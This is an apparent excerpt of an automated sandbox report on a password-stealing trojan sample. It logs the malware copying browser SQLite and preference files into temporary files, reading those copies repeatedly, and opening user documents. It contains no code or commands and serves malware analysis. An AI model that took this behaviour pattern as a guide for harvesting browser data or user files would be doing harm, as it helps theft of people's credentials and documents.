{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"in	success or wait	1	84B4903	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp2A8B.tmp	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 c1 05 00 00 00 02 07 f6 00 00 00 00 1b 07 fb 07 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....$...C...	success or wait	1	84B4903	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe.log	unknown	2599	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E1CC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DE95705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DDF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE9CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DDF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DE95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DE95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Net.Http\86d45445dab86720724016051271f5f9\System.Net.Http.ni.dll.aux	unknown	536	success or wait	1	6DDF03DE	ReadFile
C:\Users\user\AppData\Local\Temp\tmp76A9.tmp	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp76A9.tmp	unknown	4096	success or wait	21	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp76A9.tmp	unknown	899	end of file	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp76A9.tmp	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp76D9.tmp	unknown	40960	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpD19C.tmp	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpD19C.tmp	unknown	4096	success or wait	21	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpD19C.tmp	unknown	899	end of file	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpD19C.tmp	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpD19D.tmp	unknown	40960	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpD19E.tmp	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpD19E.tmp	unknown	4096	success or wait	20	6CD01B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpD19E.tmp	unknown	899	end of file	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpD19E.tmp	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpD19F.tmp	unknown	40960	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpFE00.tmp	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpFE00.tmp	unknown	4096	success or wait	21	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpFE00.tmp	unknown	899	end of file	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpFE00.tmp	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpFE10.tmp	unknown	20480	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpFE11.tmp	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpFE11.tmp	unknown	4096	success or wait	21	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpFE11.tmp	unknown	899	end of file	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpFE11.tmp	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpFE51.tmp	unknown	73728	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpFE52.tmp	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpFE52.tmp	unknown	4096	success or wait	21	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpFE52.tmp	unknown	899	end of file	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpFE52.tmp	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2A54.tmp	unknown	73728	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2A55.tmp	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2A55.tmp	unknown	4096	success or wait	20	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2A55.tmp	unknown	899	end of file	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2A55.tmp	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2A56.tmp	unknown	73728	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2A57.tmp	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2A57.tmp	unknown	4096	success or wait	21	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2A57.tmp	unknown	899	end of file	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2A57.tmp	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2A87.tmp	unknown	73728	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2A88.tmp	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2A88.tmp	unknown	4096	success or wait	20	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2A88.tmp	unknown	899	end of file	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2A88.tmp	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2A89.tmp	unknown	73728	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2A8A.tmp	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2A8A.tmp	unknown	4096	success or wait	21	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2A8A.tmp	unknown	899	end of file	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2A8A.tmp	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2A8B.tmp	unknown	73728	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\Documents\PIVFAGEAAV.docx	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\Documents\SUAVTZKNFL.docx	unknown	4096	success or wait	1	6CD01B4F	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis